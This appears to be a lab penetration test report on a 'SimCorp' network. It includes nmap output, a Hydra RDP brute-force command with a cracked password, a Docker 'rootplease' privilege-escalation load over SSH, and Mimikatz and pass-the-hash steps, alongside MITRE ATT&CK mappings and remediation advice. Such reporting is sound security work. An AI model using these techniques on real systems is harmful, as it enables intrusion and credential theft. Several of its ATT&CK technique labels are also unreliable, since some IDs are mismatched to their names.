# Nmap 7.94SVN scan initiated Tue Mar 12 22:31:03 2024 as: nmap -sV -A -T4 -p- -oN 206-ag
0.206
Nmap scan report for 10.0.0.206
Host is up (0.11s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2019 Standard Evaluation 17763 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-13T02:45:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=CFO-LAPTOP
| Not valid before: 2024-03-06T18:10:16
|_Not valid after:  2024-09-05T18:10:16
| rdp-ntlm-info:
|   Target_Name: CFO-LAPTOP
|   NetBIOS_Domain_Name: CFO-LAPTOP
|   NetBIOS_Computer_Name: CFO-LAPTOP
|   DNS_Domain_Name: CFO-LAPTOP
|   DNS_Computer_Name: CFO-LAPTOP
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-13T02:45:26+00:00
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
```

**Exploitation Path**

- An unauthenticated RDP connection via Remmina (with TLS) was established, exposing user accounts.



- Hydra brute-force attack against the "accounting" user succeeded with the weak password "kamikaze".



```
┌──(kali㉿kali)-[~]
└─$ hydra -l accounting -P /home/kali/Downloads/rockyou.txt -T 64 rdp://10.0.0.206

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 21:37:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of p
it between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a prev
, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 t
[DATA] attacking rdp://10.0.0.206:3389/
[STATUS] 172.00 tries/min, 172 tries in 00:01h, 14344226 to do in 1389:57h, 4 active
[STATUS] 168.00 tries/min, 504 tries in 00:03h, 14343894 to do in 1423:01h, 4 active
[STATUS] 166.57 tries/min, 1166 tries in 00:07h, 14343232 to do in 1435:09h, 4 active
[STATUS] 166.80 tries/min, 2502 tries in 00:15h, 14341896 to do in 1433:03h, 4 active
[3389][rdp] host: 10.0.0.206   login: accounting   password: kamikaze
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 22:05:11
```

# Summary

Overall, this penetration test illuminated critical security vulnerabilities within SimCorp's AWS environment, driven by outdated software and lax security practices. The comprehensive compromise of every machine within three days underscores the pressing need for security enhancements, including vulnerability remediation, the enforcement of strong password policies, and the implementation of multi-factor authentication. This assessment, conducted with precision and adherence to established security guidelines, outlines a clear roadmap for bolstering SimCorp's defensive posture against potential cyber threats. This summary was written with assistance from OpenAI's ChatGPT4 and Google DeepMind's Gemini Ultra 1.0, but final edits were done by humans.

### *Initial Reconnaissance (MITRE ATT&CK TTPs: TA0043, T1583, T1595):*

The penetration test began with a detailed reconnaissance phase utilizing mapping and scanning tools like nmap and Nessus. This phase was crucial for identifying active devices, open services such as RDP and SMB, and potential vulnerabilities across the network, setting the stage for targeted attacks. A mid-week re-scan identified a newly connected device, 10.0.0.206.

### *Gaining Initial Foothold and Privilege Escalation (MITRE ATT&CK TTPs: T1059, T1547, T1068):*

Exploiting the vulnerabilities discovered during reconnaissance, the team employed password spraying tools like Hydra and Metasploit against systems with weak credentials, underscoring the critical security flaw of weak password practices. In several instances, privileges were escalated using misconfigured sudo permissions or exploiting Docker container vulnerabilities, achieving administrative control. Persistence techniques were explored through modifications to user credentials or the establishment of unauthorized accounts, ensuring persistent access.

### *Lateral Movement and Credential Harvesting (MITRE ATT&CK TTPs: T1021, T1075):*

With initial access secured, the team simulated attacker tactics for lateral movement within the network, employing tools like Mimikatz to extract password hashes. This facilitated unauthorized access to additional systems, highlighting the risk of password reuse and the potential for widespread network compromise.

### *Data Exfiltration and Potential Impact (MITRE ATT&CK TTPs: T1005, T1052, T1486):*

Significant risks were identified in misconfigured Network File System (NFS) shares and web applications vulnerable to SQL injection. These vulnerabilities exposed sensitive data to potential exfiltration. Furthermore, the exploitation of these vulnerabilities could lead to the theft of user credentials and other sensitive information, emphasizing the importance of secure configuration and robust input validation practices.

# Appendix 1: Notable Tools, Techniques, and Procedures (TTPs)

This section was authored with the assistance of OpenAI's ChatGPT4 and Google DeepMind's Gemini Ultra 1.0, but final edits were done by humans. The purpose of this appendix is to tangibly align pentester actions or plans with Mitre ATT&CK TTPs that may be used by threat actors. The top line takeaway is 'here's how we did it; here's how we might do it next time'.

### Mimikatz and Lateral Movement with "Pass-the-Hash" (MITRE ATT&CK TTP: T1550.002)

Mimikatz is commonly used to extract Windows credentials, including password hashes, directly from memory. This penetration test demonstrated the risks associated with password reuse and executed a "pass-the-hash" (T1550.002) attack for lateral network movement.

- **Initial Compromise (10.0.0.82)**: After exploiting a weak default password to gain access to host 10.0.0.82, Mimikatz was deployed to this system. The deployment of Mimikatz is an example of Credential Access (T1003.001), specifically targeting Windows systems.
- **Credential Harvesting (10.0.0.126)**: Using Mimikatz, password hashes were extracted from host 10.0.0.126, illustrating the Credential Access technique (T1003.001). The effectiveness of this technique varies based on the Windows version and the specific Mimikatz commands employed, such as "sekurlsa::logonpasswords".
- **Pass-the-Hash (10.0.0.197)**: The password hash extracted from 10.0.0.126 was subsequently utilized to authenticate to host 10.0.0.197 without the need for the plaintext password, showcasing Lateral Movement through Pass-the-Hash (T1550.002). Successful authentication confirmed the presence of password reuse across these systems.
- **Privilege Escalation (10.0.0.197)**: With successful authentication leveraging the reused password hash, PsExec, a Microsoft utility that allows command execution on remote systems, was used to achieve full administrative access on 10.0.0.197. This step is aligned with the Execution phase, particularly Command and Scripting Interpreter (T1059), facilitating actions such as system modifications, data exfiltration, and further lateral movement within the network.

#### Key Takeaways

- **Password Reuse**: This sequence of exploits highlights the significant risk posed by password reuse. A single compromised account can endanger the security of the entire network, emphasizing the need for robust password policies and user education on cybersecurity best practices.
- **Mimikatz's Capabilities**: The use of Mimikatz in this penetration test exemplifies the advanced capabilities of post-exploitation tools available to cyber attackers, reinforcing the importance of Credential Access mitigation strategies such as Credential Guard in Windows environments.
- **Lateral Movement**: The effectiveness of "pass-the-hash" techniques (T1550.002) in facilitating rapid lateral movement across a network underscores the necessity for segmentation, monitoring, and multi-factor authentication measures to impede attackers' progress and protect critical assets.

## Hydra Brute-Force Attacks for Initial Access (MITRE ATT&CK TTP: T1110)

Hydra was instrumental in securing initial access to multiple hosts during the test. Specifically, it targeted services vulnerable to brute-force attacks, such as Remote Desktop Protocol (RDP) and Secure Shell (SSH), consistent with the MITRE ATT&CK technique T1110: Brute Force.

### Impact

Hydra's deployment underscored the prevalent issue of weak password policies within the targeted network. The tool's ability to automate and rapidly execute brute-force attacks minimized the effort required to breach defenses predicated on poor password hygiene.

### Attack Methodology

- **Service Identification**: Preliminary scans of the network infrastructure revealed several targets exposing RDP (TCP port 3389) and SSH (TCP port 22) services, marking them as potential entry points for brute-force attempts.
- **Credential Dictionary Selection**: A combination of default password dictionaries and tailored wordlists was employed. These resources were selected to match the anticipated complexity and conventions of the target's password policies.
- **Hydra Execution**: With the targets and credential lists prepared, Hydra was unleashed against the identified RDP and SSH services. The tool methodically iterated through combinations of usernames and passwords, leveraging its parallel processing capabilities to expedite the discovery of valid credentials.
- **Success Criteria**: Any instance of successful authentication via RDP or SSH was deemed a network compromise. This achievement provided the attackers with a critical foothold, enabling further exploration and exploitation within the target environment.

### Key Takeaways

- **Weak Credentials as a Significant Vulnerability**: The effectiveness of Hydra in this context highlights the critical risk posed by inadequate password policies. Organizations must prioritize the enforcement of robust password requirements and conduct regular audits to mitigate this threat.
- **The Efficiency of Automated Tools**: Hydra's success illustrates the formidable capabilities of automated brute-force tools in penetrating network defenses. Such tools can significantly amplify the threat posed by adversaries, particularly against services exposed to the internet.
- **Mitigation Strategies**: Implementing multi-factor authentication (MFA) emerges as a potent countermeasure against brute-force attacks. By requiring a second form of verification beyond merely knowing the password, MFA can effectively neutralize the threat of even sophisticated brute-force techniques. Additional security measures, such as account lockout policies and monitoring for abnormal login attempts, further reinforce defenses against unauthorized access attempts.

## Planned Dockerized Metasploit Deployment for Internal Network Relay

To navigate the limitations set forth by the OpenVPN access configuration during the penetration test, a tactical approach was formulated involving the deployment of Metasploit within a Docker container on an already compromised internal host (either .123 or .82). This innovative strategy promised several tactical advantages, aligning with various MITRE ATT&CK techniques:

### Advantages:

- Circumventing LHOST/LPORT Restrictions: A common requirement for many Metasploit exploits involves specifying the LHOST (local host or attacker's IP) and LPORT (listening port) parameters. Deploying Metasploit in a Docker container inside the targeted network would permit these parameters to be configured using internal network addresses, thereby bypassing connectivity restrictions imposed by the external VPN setup (MITRE ATT&CK TTP: T1599 - Network Boundary Bridging).
- Local Network Exploitation: By acting as an internal relay, the Dockerized Metasploit instance would facilitate the exploitation of systems such as 10.0.0.74, potentially vulnerable to exploits like BlueKeep. This method could mitigate the risk of disrupting target services due to network-related instabilities and enable the exploitation of vulnerabilities that are otherwise unreachable due to network segmentation (MITRE ATT&CK TTP: T1210 - Exploitation of Remote Services).
- Enhanced Stealth: Executing Metasploit from a position within the target network could significantly lower the detection odds by evading perimeter defense mechanisms. This stealth aspect is crucial for maintaining access and enabling prolonged exploitation phases without alerting the target organization's security apparatus (MITRE ATT&CK TTP: T1071.001 - Application Layer Protocol: Web Protocols).

### Limitations:

- Compromise Prerequisite: The feasibility of this strategy is inherently dependent on achieving initial access and compromising an internal server. This prerequisite emphasizes the critical role of early-stage penetration tactics in enabling deeper network penetration (MITRE ATT&CK TTP: T1190 - Exploit Public-Facing Application).
- Technical Complexity: The deployment and management of a Dockerized Metasploit framework introduce a layer of technical complexity, requiring proficient knowledge in both Docker and Metasploit operations. This complexity could potentially impact the speed and efficiency of the penetration testing process.


Note: While this Dockerized Metasploit deployment tactic was not implemented during the penetration test, it illustrates the depth of strategic planning and adaptability required to address and overcome network constraints in a controlled penetration testing environment. Highlighting such a strategy underlines the importance of flexibility in penetration testing methodologies, demonstrating advanced techniques for enhancing exploit delivery and operational stealth within a target network.

## Planned Remote Docker Image Deployment with "rootplease" Exploit

The "rootplease" exploit, as documented on GitHub under chrisfosterelli/rootplease, specifically targets Docker installations that suffer from a critical misconfiguration: the addition of non-privileged users to the "docker" group. This common oversight inadvertently grants users root-equivalent privileges over the host system, a severe security vulnerability that can be exploited to achieve full system control. By executing a specially crafted Docker container that mounts the host's root filesystem, attackers can create a root shell within the container, effectively bypassing traditional security mechanisms to gain unrestricted access (MITRE ATT&CK TTP: T1525 - Implant Internal Image).

### Exploit Deployment Technique

In an innovative approach tailored for space-constrained environments, the penetration test demonstrated an efficient method for deploying the "rootplease" exploit without the need to transfer the complete Docker image file to the target host. Utilizing SSH to stream the image data directly into the Docker daemon on the remote host, the following command was executed:



```
┌──(sthb㉿winkali)-[~/rootplease]
└─$ sudo cat rootplease.tar | ssh -i /home/sthb/opslabkey opslab@192.168.1.102 'sh -c "docker load"'
opslab@192.168.1.102's password:
Loaded image: rootplease:latest
```

This technique significantly reduces the required storage space and network bandwidth, offering a streamlined payload delivery method that is especially beneficial in environments where resources are limited. It also minimizes the digital footprint, complicating detection and forensic analysis.

### Security Implications

The successful deployment of the "rootplease" exploit underscores the critical risks associated with improper Docker configurations and emphasizes the necessity of strict adherence to security best practices in containerized environments. It serves as a malicious technique intended for obtaining unauthorized root access, highlighting a significant vulnerability within Docker installations (MITRE ATT&CK TTP: T1068 - Exploitation for Privilege Escalation).

# Appendix 2: Technical Summary for SOC/CIRT

## 10.0.0.74

1. **Reconnaissance**: Identified as running Windows 7 with open RDP and SMB services through network scanning. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Prepared Hydra for brute-force attacks, leveraging known vulnerabilities and weak passwords. (Not directly mapped to a MITRE TTP, as weaponization typically involves creating malware or malicious payloads, but preparation aligns with T1587 - Develop Capabilities)
3. **Delivery**: Executed the Hydra attack against the RDP service, utilizing a default password dictionary. (TTP: T1110 - Brute Force)
4. **Exploitation**: Gained unauthorized access through successful password guessing. (TTPs: T1068 - Exploitation for Privilege Escalation, T1078 - Valid Accounts for leveraging legitimate credentials)
5. **Installation**: Not directly executed but would involve establishing a foothold, possibly through shell access or malware installation for persistent access. (TTPs: T1105 - Ingress Tool Transfer, T1505 - Server Software Component for web shells)
6. **Command and Control (C2)**: Not directly executed but would involve executing commands or further exploits (the exact C2 mechanism is not specified but is a logical step in the chain). (TTP: T1132 - Data Encoding, T1071 - Application Layer Protocol for C2 communications)
7. **Actions on Objectives**: Accessed sensitive data or systems, prepared for exfiltration, and further compromised the network. (TTPs: T1486 - Data Encrypted for Impact, T1021 - Remote Services for lateral movement, T1005 - Data from Local System for data access)

## 10.0.0.82

1. **Reconnaissance**: Discovered running Microsoft Windows with open FTP, HTTP (IIS 7.5), and RDP services via network scan. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Configured attack vectors targeting the RDP service with known default credentials. (Preparation phase, closely related to T1587 - Develop Capabilities)
3. **Delivery**: Attempted remote desktop connection using known default credentials for the "vagrant" user. (TTP: T1078 - Valid Accounts for using known credentials)

4. **Exploitation**: Successfully authenticated through RDP using the "vagrant" default password, demonstrating a lack of credential security. (TTPs: T1068 - Exploitation for Privilege Escalation, as successful login provided elevated access)
5. **Installation**: Achieved persistent access by exploiting local administrator privileges to modify system settings and passwords. (TTPs: T1547 - Boot or Logon Autostart Execution, for maintaining persistence through system modifications)
6. **Command and Control (C2)**: Utilized the compromised system for lateral movement and to host tools like Mimikatz for further network compromise, indicating control over the system for command execution. (TTPs: T1021 - Remote Services for lateral movement, T1071 - Application Layer Protocol for network protocol use in C2 activities)
7. **Actions on Objectives**: Demonstrated potential for full system control, user lockouts, and creation of new accounts for persistence, along with defacing an intranet web page as proof of compromise. (TTPs: T1485 - Data Destruction and T1486 - Data Encrypted for Impact for the defacement, T1098 - Account Manipulation for creating or modifying accounts)

## 10.0.0.123

1. **Reconnaissance**: Found running SSH, RPCBind, NFS, and Splunk services through an initial network scan, exposing various open services. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Prepared for exploitation by leveraging the misconfigured NFS share and planning the use of the "rootplease" exploit within a Docker container. (Related to preparation and development capabilities, closely aligning with T1587 - Develop Capabilities)
3. **Delivery**: Gained initial access by exploiting the misconfigured NFS share to mirror a low-privileged user account and establish SSH access. (TTP: T1078 - Valid Accounts, leveraging existing user credentials)
4. **Exploitation**: Successfully escalated privileges through two methods: executing the "rootplease" exploit within a Docker container and exploiting "peter's" sudo permissions for the strace command. (TTPs: T1068 - Exploitation for Privilege Escalation for both methods)
5. **Installation**: Established persistent access by exploiting Docker and sudo misconfigurations to gain root access. (TTPs: T1547 - Boot or Logon Autostart Execution, T1552.004 - Unsecured Credentials: Private Keys for SSH access)
6. **Command and Control (C2)**: Not directly executed, but achieving root access would have allowed for the installation of C2 channels or malware. See Appendix 1. (TTP:

T1071 - Application Layer Protocol, assuming use of standard networking protocols for command and control)

7. **Actions on Objectives**: Utilized root access to potentially access sensitive data, modify system configurations, and further exploit network resources. (TTPs: T1021 - Remote Services for potential lateral movement, T1486 - Data Encrypted for Impact, and T1005 - Data from Local System for accessing sensitive information)

## 10.0.0.126

1. **Reconnaissance**: Detected running Windows Server 2019, with exposed RDP and SMB services via network scanning. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Prepared for a brute-force attack targeting the RDP service, configuring tools like Hydra with specific focus on weak password exploitation. (Related to the preparation phase, aligning with T1587 - Develop Capabilities)
3. **Delivery**: Launched a brute-force attack using Hydra against the RDP service, employing a password list for finding valid credentials. (TTP: T1110 - Brute Force)
4. **Exploitation**: Successfully breached the system via RDP by guessing the "Accounting" user's weak password, leading to unauthorized access. (TTPs: T1068 - Exploitation for Privilege Escalation, T1078 - Valid Accounts)
5. **Installation**: Achieved a persistent foothold through the modification of system credentials and use of tools for continued access. (Not explicitly described, but typically involves TTPs like T1547 - Boot or Logon Autostart Execution)
6. **Command and Control (C2)**: Managed the compromised system for further exploitation, likely establishing command and control channels to direct further actions. (While not detailed, this step is implied and would involve TTPs such as T1071 - Application Layer Protocol)
7. **Actions on Objectives**: Utilized access for further network compromise, including the deployment of Mimikatz to extract credentials and perform a "pass-the-hash" attack, leading to lateral movement and control over additional systems. (TTPs: T1021 - Remote Services for lateral movement, T1550.002 - Pass-the-Hash, T1003.001 - OS Credential Dumping)

## 10.0.0.175

1. **Reconnaissance**: Identified running a web server with potential vulnerabilities through initial reconnaissance using Zed Attack Proxy (ZAP). (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)

2. **Weaponization**: Prepared SQL injection and other web-based exploit techniques to target identified vulnerabilities in the web application. (Aligned with preparation phase, closely related to T1587 - Develop Capabilities)
3. **Delivery**: Executed an SQL injection attack against vulnerable parameters identified in the web application, such as "sqli_1.php". (TTP: T1190 - Exploit Public-Facing Application)
4. **Exploitation**: Successfully exploited the SQL injection vulnerability to extract sensitive data, including database contents and user credentials. (TTPs: T1211 - Exploitation for Defense Evasion, T1078 - Valid Accounts for using extracted credentials)
5. **Installation**: Established access to the underlying server using the extracted credentials, potentially installing web shells or other tools for persistent access. (TTPs: T1505 - Server Software Component, indicating the use of web shells; T1552.001 - Unsecured Credentials: Credentials In Files for storing extracted credentials)
6. **Command and Control (C2)**: Maintained control over the compromised server to facilitate further actions, such as defacement and price modification. (Implied use of TTP: T1071 - Application Layer Protocol for C2 communications)
7. **Actions on Objectives**: Utilized access to exfiltrate data, potentially modify web application content, and further penetrate the internal network. (TTPs: T1020 - Automated Exfiltration, T1485 - Data Destruction for any modification of web content)

## 10.0.0.197

1. **Reconnaissance**: Found to be running Windows Server 2019 with open RDP and SMB services via network scanning, identifying it as a potential target. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Implied (see 10.0.0.126); preparation involved identifying and utilizing credentials obtained from a previously compromised host. (Related to T1587 - Develop Capabilities for preparing attack tools and methods)
3. **Delivery**: The step of directly leveraging compromised credentials from host 10.0.0.126 to access 10.0.0.197, bypassing the need for traditional delivery mechanisms. (TTP: T1078 - Valid Accounts, for using known credentials)
4. **Exploitation**: Accessed the system using the reused credentials from host 10.0.0.126, exploiting the trust and lack of unique passwords. (TTPs: T1068 - Exploitation for Privilege Escalation and T1078 - Valid Accounts)
5. **Installation**: Implied persistent access through the use of valid accounts, potentially establishing further backdoors or tools for continuous access. (Typically involves TTPs like T1547 - Boot or Logon Autostart Execution, though not explicitly detailed)

6. **Command and Control (C2)**: Managed the compromised system to conduct further actions, likely facilitated by the command execution capabilities granted through the obtained credentials. (While not detailed, this would involve TTPs such as T1071 - Application Layer Protocol)
7. **Actions on Objectives**: Leveraged the compromised host for lateral movement within the network, exploiting additional systems, and potentially accessing or exfiltrating sensitive data. (TTPs: T1021 - Remote Services for lateral movement, T1003 - OS Credential Dumping for further credential access)

## 10.0.0.206

1. **Reconnaissance**: Detected as running potentially outdated Windows 10 with open RDP services, identified through network scanning. (TTPs: T1595 - Active Scanning, T1082 - System Information Discovery)
2. **Weaponization**: Not specifically detailed but implied; involved preparing for a brute-force attack targeting the RDP service, focusing on exploiting weak password security. (Aligned with preparation activities, closely related to T1587 - Develop Capabilities)
3. **Delivery**: Utilized a brute-force attack approach against the RDP service, likely employing tools such as Hydra, targeting the "accounting" user account. (TTP: T1110 - Brute Force)
4. **Exploitation**: Successfully breached the system via RDP by cracking the "accounting" user's weak password, leading to unauthorized access. (TTPs: T1068 - Exploitation for Privilege Escalation, T1078 - Valid Accounts)
5. **Installation**: Achieved persistent access by leveraging the compromised credentials to modify system settings or deploy additional tools for sustained access. (Typically involves TTPs like T1547 - Boot or Logon Autostart Execution, though not explicitly detailed)
6. **Command and Control (C2)**: Maintained control over the compromised host to direct further actions, potentially through standard network protocols. (While not detailed, this step is implied, involving TTPs such as T1071 - Application Layer Protocol)
7. **Actions on Objectives**: Utilized the compromised access to potentially target sensitive financial and company data for exfiltration or further compromise within the network. (TTPs: T1021 - Remote Services for lateral movement, T1005 - Data from Local System, and T1056 - Input Capture for gathering sensitive information)

# Index of MITRE ATT&CK TTPs

| MITRE ATT&CK TTPs | Short Description | Page Numbers |
|---|---|---|
| T1059 - Command and Scripting Interpreter | Execution through various forms of scripting to automate tasks or run commands. | 4, 10, 13, 15, 17, 19 |
| T1068 - Exploitation for Privilege Escalation | Exploiting system weaknesses to gain higher-level permissions. | 10, 25 |
| T1071.001 - Application Layer Protocol: Web Protocols | Use of web protocols to bypass security measures and perform malicious activities. | 24 |
| T1078 - Valid Accounts | Utilization of legitimate account credentials to gain system access. | 7, 17, 19 |
| T1110 - Brute Force | Attempts to guess passwords through exhaustive effort or with some knowledge of password strength. | 23 |
| T1133 - External Remote Services | Use of external services to maintain access to a network or leverage it as a part of an attack. | 3-4, 24 |
| T1190 - Exploit Public-Facing Application | Exploiting vulnerabilities in internet-facing software to gain initial access. | 24 |
| T1210 - Exploitation of Remote Services | Taking advantage of vulnerabilities in remote services to gain unauthorized access or execute code. | 7, 15, 24 |
| T1505 - Use of Web Shells | Deploying web-based scripts to enable remote administration and command execution. | 15 |
| T1525 - Implant Internal Image | Inserting malicious code or software inside a network to facilitate cyber attacks. | 25 |
| T1550.002 - Pass-the-Hash | Using stolen password hash (instead of the actual password) to authenticate as a user. | 22 |
| T1583 - Gather Victim Network Information | Collecting information about the network and its components for planning further attacks. | 4, 10, 13, 15, 17, 19 |
| T1587 - Develop Capabilities | Developing tools or methods to use in the execution of an attack. | 3-4, 24 |
| T1588 - Obtain Capabilities | Acquiring and using tools or techniques developed by others for attack purposes. | 3-4, 24 |
| T1590 - Network Sniffing | Listening to network traffic for information gathering or credential interception. | 4, 10, 13, 15, 17, 19 |
| T1595 - Active Scanning | Scanning networks for open ports and services to identify vulnerable targets. | 4, 10, 13, 15, 17, 19 |
| T1599 - Network Boundary Bridging | Techniques used to bypass network segmentation or restrictions for lateral movement. | 24 |
| T1213 - Data from Information Repositories | Accessing and extracting sensitive information from network shares or databases. | 10 |